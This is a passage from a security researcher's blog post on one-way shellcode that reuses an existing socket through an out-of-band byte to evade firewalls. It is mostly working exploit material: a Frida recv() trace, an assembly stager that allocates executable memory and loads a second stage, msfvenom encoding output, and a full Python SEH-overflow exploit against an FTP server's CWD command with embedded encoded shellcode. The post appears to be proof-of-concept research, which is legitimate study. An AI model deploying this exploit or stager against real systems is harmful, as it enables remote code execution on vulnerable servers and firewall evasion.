 17216 ms  [+] RECV OUT
 17216 ms  ¦-- ret:0x0
 17216 ms  ¦-- buff:
 17216 ms  -------------------------------------------
 17216 ms  [+] RECV IN
 17216 ms  ¦-- S:0x230
 17216 ms  ¦-- buffer:0x17c3148
 17216 ms  ¦-- len:0x1000
 17216 ms  ¦-- flags:0x0
 17216 ms  -------------------------------------------
 17216 ms  [+] RECV OUT
 17216 ms  ¦-- ret:0x10
 17216 ms  ¦-- buff:USER anonymous
 17216 ms  -------------------------------------------
 17225 ms  [+] RECV IN
 17225 ms  ¦-- S:0x230
 17225 ms  ¦-- buffer:0x17c2488
 17225 ms  ¦-- len:0x0
 17225 ms  ¦-- flags:0x0
 17225 ms  -------------------------------------------
 17226 ms  [+] RECV OUT
 17226 ms  ¦-- ret:0x0
 17226 ms  ¦-- buff:
 17226 ms  -------------------------------------------
 17226 ms  [+] RECV IN
 17226 ms  ¦-- S:0x230
 17226 ms  ¦-- buffer:0x17c3148
 17226 ms  ¦-- len:0x1000
 17226 ms  ¦-- flags:0x0
 17226 ms  -------------------------------------------
 17226 ms  [+] RECV OUT
 17226 ms  ¦-- ret:0x10
 17226 ms  ¦-- buff:PASS anonymous
 17226 ms  -------------------------------------------
 17235 ms  [+] RECV IN
 17235 ms  ¦-- S:0x230
 17235 ms  ¦-- buffer:0x17c6560
 17235 ms  ¦-- len:0x0
 17235 ms  ¦-- flags:0x0
 17235 ms  -------------------------------------------
 17236 ms  [+] RECV OUT
 17236 ms  ¦-- ret:0x0
 17236 ms  ¦-- buff:
 17236 ms  -------------------------------------------
 17236 ms  [+] RECV IN
 17236 ms  ¦-- S:0x230
 17236 ms  ¦-- buffer:0x17c3148
 17236 ms  ¦-- len:0x1000
 17236 ms  ¦-- flags:0x0
 17236 ms  -------------------------------------------
 17236 ms  [+] RECV OUT
 17236 ms  ¦-- ret:0xd71
 17236 ms  ¦-- buff:CWD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA?
???m ‡??????????????????????????????????$???t$?Z)?_1r¶??♦♥r►wyb????▲?▲????2??dt???↔¦?s↔b?f?!???????‡??bD?3?U~???sP????(f‼??Bm[?c◘?(q??n6?i
]?e?¦??‡??E†)♠?eh???§U‼½?r??Ww??M‡??wS‡????◄▼???ŏ???v♣♣?♦♀_?♠o-◘aY?6‡??:Oc?a$???SB→?n????m?t?)◄▼M??d??T?,???B◄?♠2Wu???►?m QW?▼5?#???‡▼←???
6;?@??!?????‡?→?◘ ?↔Z??ŏ??j![?$?????O♣??♠?♠??>◄?‡?;u???9???q<n>?^??DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
```

So we only need to know the size of the buffer used to collect the vulnerable command (CWD) and adjust the offsets of our exploit. When the stager finds the socket handle, the code shown below will be executed. Note that instead of sending the payload size, I invoke *VirtualAlloc* directly to reserve a sufficiently large buffer (4 MB). The reason to stop receiving data when eax is FFFFFFF is because in this case the socket is non-blocking and when it has no more data to fetch from the buffer it will return WSAEWOULDBLOCK. This is not very stable and more logic can be added (like *GetLastError* API call) but as a proof of concept it is ok.




```
;-----------------------------------------------------------------------------;
[BITS 32]

; Compatible: block_bind_tcp, block_reverse_tcp, block_reverse_ipv6_tcp

; Input: EBP must be the address of 'api_call'. EDI must be the socket. ESI is a pointer on stack.
; Output: None.
; Clobbers: EAX, EBX, ESI, (ESP will also be modified)

allocate_memory:
  push byte 0x40         ; PAGE_EXECUTE_READWRITE
  push 0x1000            ; MEM_COMMIT
  push 0x00400000        ; Stage allocation (4Mb ought to do us)
  push 0x0               ; NULL as we dont care where the allocation is
  push 0xE553A458        ; hash( "kernel32.dll", "VirtualAlloc" )
  call ebp               ; VirtualAlloc( NULL, dwLength, MEM_COMMIT, PAGE_EXECUTE_READWRITE );
  xchg ebx, eax
  push ebx               ; push the address of the new stage so we can return into it
read_more:               ;
  push byte 0            ; flags
  push 0x00400000        ; length
  push ebx               ; the current address into our second stage's RWX buffer
  push edi               ; the saved socket
  push 0x5FC8D902        ; hash( "ws2_32.dll", "recv" )
  call ebp               ; recv( s, buffer, length, 0 );
  add ebx, eax           ; buffer += bytes_received
  test eax, eax          ; length -= bytes_received, will set flags
  jz jmp_stage           ; continue if we have more to read
  cmp eax,0xFFFFFFFF     ; Check to non-blocking socket (WSAEWOULDBLOCK) <-- Change me!
  jnz read_more
jmp_stage:
  ret                    ; return into the second stage

```

Here the code to assemble the shellcode and obfuscate it with msfvenom.




```
root@Eternia:/media/sf_Share/OOBShellcode# nasm -f bin stager_reverse_tcp_reuse_oob.asm
root@Eternia:/media/sf_Share/OOBShellcode# cat stager_reverse_tcp_reuse_oob | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai
 -b "\x00\x0d\x0a\x3d\x5c\x2f" -i 3 -f python
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 274 (iteration=0)
x86/shikata_ga_nai succeeded with size 301 (iteration=1)
x86/shikata_ga_nai succeeded with size 328 (iteration=2)
x86/shikata_ga_nai chosen with final size 328
Payload size: 328 bytes
Final size of python file: 1582 bytes
```

As a payload I have used a simple binary compiled with Visual Studio that just shows a MsgBox. To convert the .exe to the "mapped" version I have used Amber.




```cpp
#include "pch.h"
#include "windows.h"

int main()
{
    MessageBox(0, L"Shell is coming...", L":D", 1);
    return 0;
}
```



```
root@Eternia:/media/sf_Share/OOBShellcode# ./amber -r MSGBox.exe

// Reflective PE Packer

# Version: 2.0.0
# Author: Ege Balcı
# Source: github.com/egebalci/amber

[*] File: MSGBox.exe
[*] Reflective: true
[*] Key Size: 8
[*] API: EAT
[*] Verbose: false

 18 / 24 [============================================>-------------]  75.00% 0s

[*] Final Size: 9216 -> 25150 bytes
[✓] Reflective stub generated !

root@Eternia:/media/sf_Share/OOBShellcode# 
```

The final exploit is shown below.




```python
#!/usr/bin/python
import socket
import time

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# cat stager_reverse_tcp_reuse_oob | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai
# -b "\x00\x0d\x0a\x3d\x5c\x2f" -i 3 -f python
buf = "\xdb\xd1\xba\x3a\x4b\xe1\xc3\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x4c\x83\xc3\x04\x31\x53\x14\x03\x53\x2e\xa9"
buf += "\x14\x19\x8f\x95\x83\xd6\x79\x2c\xf2\x93\xa1\x44\x5b"
buf += "\x77\x60\x15\x21\xb6\x34\x4f\xa9\xfe\xa1\xec\x43\x02"
buf += "\x67\x4f\x34\xdc\x0b\x59\xe1\xab\xaa\x56\xc9\x66\x01"
buf += "\xd7\xa2\xbd\x05\x68\x11\xbd\xf1\x06\xef\x89\x82\x51"
buf += "\x86\x50\x2d\x32\xc9\x79\x9c\x19\x43\x27\x32\x18\x2d"
buf += "\x9a\xd5\x94\x27\x75\x04\x52\x0b\x88\xd1\x03\x6b\xa0"
buf += "\x44\xd5\x77\xce\x0b\x93\x88\x21\x56\x9b\x05\x43\xc1"
buf += "\x48\xe3\x62\xd1\xf6\xd5\x4d\x18\x91\x45\xc5\x4e\xcf"
buf += "\x9b\x3c\xa9\xcd\x9d\x86\x93\xaa\x89\x70\xf3\xc1\x34"
buf += "\x03\x29\x15\x65\x07\x0c\x1d\xe9\x54\xb9\x83\xb6\x50"
buf += "\x67\x2e\xf4\xc9\xd2\x14\x74\x25\xd9\x01\x6d\xc2\xd3"
buf += "\xcc\x94\x64\xa0\x59\x36\x2a\x97\x1c\x78\x3f\x4e\x6d"
buf += "\x49\x93\x0b\x54\x99\x84\x39\xb4\xef\x9f\xe7\x79\xfc"
buf += "\xfd\x34\xa8\x5a\x06\xbc\x47\x96\x86\xcc\x7d\x3f\x86"
buf += "\xb9\xfe\xa9\x27\x9b\x99\x62\xed\x2d\x41\xf7\x29\x39"
buf += "\xd2\x4c\x34\x44\x4b\xf1\x63\x8a\x94\xec\xfd\x83\xeb"
buf += "\x41\x29\x59\x9b\x19\x97\x1e\x75\xb1\x67\xbc\xdd\x8a"
buf += "\x60\x62\xe7\x0b\xdb\x37\x5f\xff\xf4\x21\xee\xf2\xae"
buf += "\x93\xdc\xfe\x26\x3a\x8e\xe1\xbb\x56\x9d\xee\xbb\x06"
buf += "\xb5\x0e\xb0\xbd\xfc\x44\x52\xf9\xf8\x85\x6e\xec\x53"
buf += "\x58\x80\xcc\xd4\x2a\xa4\x37\xd2\xd9\xb0\x4c\x89\x63"
buf += "\x6d\xd9\x1f\x84\x12\x1a\x8d\xe9\xa1\xc8\xfc\xfa\xbe"
buf += "\x09\x56\xf6\xe6\xbe\xda\x89\x30\x9f\xcc\xe9\x93\x7f"
buf += "\x06\x20\x07"

#nSEH = "\xEB\x13\x90\x90"
#SEH = "\x9D\x6D\x20\x12" >> 12206D9D
buffer = "\x41" * 1037 + "\xeb\x0a\x90\x90" + "\x9D\x6D\x20\x12" + "\x90" *30 +  buf +  "D"*2032 + "F" * 4751

print "\nsending evil buffer...."

s.connect(('192.168.43.198',21))
data = s.recv(1024)
s.send('USER anonymous' + '\r\nA', socket.MSG_OOB)
data = s.recv(1024)
s.send('PASS anonymous' + '\r\n')
data = s.recv(1024)
s.send('CWD ' +buffer+'\r\n')

with open("msgbox.exe.stage", mode='rb') as file:
    fileContent = file.read()
s.send(fileContent);
time.sleep(10)
s.close
```

One thing to highlight here. For this particular exploit I have sent the OOB byte embeded not along with the evil buffer but before (and just one time). The correct way to do it is by sending that OOB byte as close as possible with the data that triggers the vulnerability. This paragraph would clarify the reasons why I say this:

"If the socket option SO_OOBINLINE is not set, and the sending program sent OOB data with a size greater than one byte, all the bytes but the last are considered normal data. (Normal data means that the receiving program can receive data without specifying the MSG_OOB flag.) The last byte of the OOB data that was sent is not stored in the normal data stream. This byte can only be retrieved by issuing a recv(), recvmsg(), or recvfrom() API with the MSG_OOB flag set. If a receive operation is issued with the MSG_OOB flag not set, and normal data is received, the OOB byte is deleted. Also, if multiple occurrences of OOB data are sent, the OOB data from the preceding occurrence is lost, and the position of the OOB data of the final OOB data occurrence is remembered."

After exploiting the service this is the new result from Wireshark; just one session :)



```
No.   Time       Source          Destination     Protocol Length Info
   18 0.048388   192.168.43.214  192.168.43.198  FTP      1514 Request: \263G\273G0\243\231\370\312\206\036\333\3072\245\367\244\226WzwU\024
   19 0.048390   192.168.43.214  192.168.43.198  FTP      1514 Request: \031\233g\306\236\316\3177\v\337\363\270\240d\v=_\212&\214\206^\217\
   20 0.048391   192.168.43.214  192.168.43.198  FTP      1514 Request: \214\322[\217\311\233\361U\004\303iqE#\261P\367\312_x0(!\275\366P5\2
   21 0.048393   192.168.43.214  192.168.43.198  FTP      1514 Request: \310\303f
   22 0.048396   192.168.43.214  192.168.43.198  FTP      1514 Request: \374\233X\335\030\2669o\220\352d6\177[\026\004\2255\304|O\211J\377\3
   23 0.048398   192.168.43.214  192.168.43.198  FTP      1514 Request: ]W\337f\346\206\350[S\263\305\027\240P[!h-\356s\241\020\213\331\321\
   24 0.048400   192.168.43.214  192.168.43.198  FTP      1514 Request: Z\321\341\331\362\214M\261\236\215@e\303\320j\357\360L\264\361<Y\226
   25 0.048402   192.168.43.214  192.168.43.198  FTP      1514 Request: \323\034\v\306\214\202j\266\365\346\237\027\273J,\216\227\267\274\21
   26 0.048404   192.168.43.214  192.168.43.198  FTP      1514 Request: \205J\032\204\376D\335
   27 0.048406   192.168.43.214  192.168.43.198  FTP      1514 Request: \375[m\376+\235\326\314}\267\317\b\315@\0177N\245[\002\232;\026jYu\0
   28 0.048408   192.168.43.214  192.168.43.198  FTP      1514 Request: \320\031\3434\360o\220+$\2716u\245[4\254\366h>\211\246\347Z\202\217z
   29 0.048410   192.168.43.214  192.168.43.198  FTP      1514 Request: L\021\220\005^\302pN4\275-\302\360/\020\231\207x\257\315\vo\315/\201
   30 0.048412   192.168.43.214  192.168.43.198  FTP      1514 Request: \262A\255)\372\344!m\213\353i\0313\312O[\241Hu\254\206\325\021S/j'x\
   31 0.048414   192.168.43.214  192.168.43.198  FTP      1514 Request: \235=\3476\323F\a\334\237\026]\226D' \003\221'\266\022\366\275\303\3
   32 0.048416   192.168.43.214  192.168.43.198  FTP      1514 Request: \242P\361X\212EG\026g\024\246\311\313\354\202\274x\356\320\276\265N\
   33 0.048529   192.168.43.198  192.168.43.214  TCP        66 21 → 47340 [ACK] Seq=120 Ack=31394 Win=44800 Len=0 TSval=1682011 TSecr=313075
   34 0.048654   192.168.43.198  192.168.43.214  TCP        66 [TCP Window Update] 21 → 47340 [ACK] Seq=120 Ack=31394 Win=66560 Len=0 TSval=
   35 0.048802   192.168.43.214  192.168.43.198  FTP      1514 Request: \267\364\327(\302\220,\321"y\301B\\360\372\304&\037Ow,"O\a\001\344\3
   36 0.048805   192.168.43.214  192.168.43.198  FTP       600 Request: D\315k\376\3770\351!,\231\030\265\343DnaAa\312\321g\037:\033\340\250
   37 0.048830   192.168.43.198  192.168.43.214  TCP        66 21 → 47340 [ACK] Seq=120 Ack=33376 Win=64512 Len=0 TSval=1682011 TSecr=313075
   38 0.082982   192.168.43.198  192.168.43.214  TCP        66 [TCP Window Update] 21 → 47340 [ACK] Seq=120 Ack=33376 Win=66560 Len=0 TSval=
   39 4.329190   192.168.43.198  192.168.43.214  TCP        54 21 → 47340 [RST, ACK] Seq=120 Ack=33376 Win=0 Len=0
```


Wireshark · Conversations · Local Area Connection (host 192.168.43.214 && tcp)

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 1 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.214	47340	192.168.43.198	21	39	36 k	29	35 k	10	775	0.000000	4.3292	65 k	1432

Note that this exploit is very easy to craft. However, as I mentioned earlier it can be quite painful or simply impossible to carry it out with some exploits. Sometimes the exploited process itself does not even have the socket handle or if it does have, a watchdog or other thread can do things with it and disrupt your payload.

I leave the shellcode and the p0c in my Github.


[Corriendo] - Oracle VM VirtualBox
One-Way Shellcode for firewall evasion using Out Of Band ...
Watch later
Share
python exploit.py

Posted by Borja Merino at 11:04 AM

Labels: Frida, FTP, one-way-shellcode, reuse, Shellcode, sockets, stager, windows

No comments:

Post a Comment

Enter your comment...

Comment as: Google Accoun ▾

Publish Preview

Home Older Post

Subscribe to: Post Comments (Atom)

Simple theme. Powered by Blogger.